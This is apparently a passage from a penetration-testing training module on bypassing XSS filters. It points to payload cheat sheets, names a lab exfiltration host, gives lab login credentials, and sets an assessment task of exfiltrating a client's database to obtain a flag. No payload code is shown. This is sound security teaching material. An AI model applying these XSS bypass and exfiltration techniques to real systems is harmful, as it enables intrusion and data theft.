For more XSS filter bypasses, check out OWASP's XSS Filter Evasion Cheat Sheet. Furthermore, there are collections of XSS payloads for different types of filters. For instance, if we are unable to use any parentheses, we may refer to the XSS without Parentheses payload collection. Additionally, the HTML 5 Security Cheatsheet gives further browser-specific examples for XSS exploitation.

Lab Information

Note: Due to the way the admin user accesses the page, please make sure not to use any port in URLs in your payload, i.e., use `http://exfiltrate.htb/` instead of `http://exfiltrate.htb:PORT/`.

Skills Assessment

You are tasked to perform a security assessment of a client's web application. The client's administrator recently attended a hardening workshop and applied some hardening measures. He is now interested in the overall security of the web application. The client's highest priority is the confidentiality of the database; therefore, exfiltrating data from it is a high-value target.

For the assessment, the client has granted you access to a low-privilege user: `htb-stdnt:Academy_student!`. Apply what you have learned in this module to obtain the flag.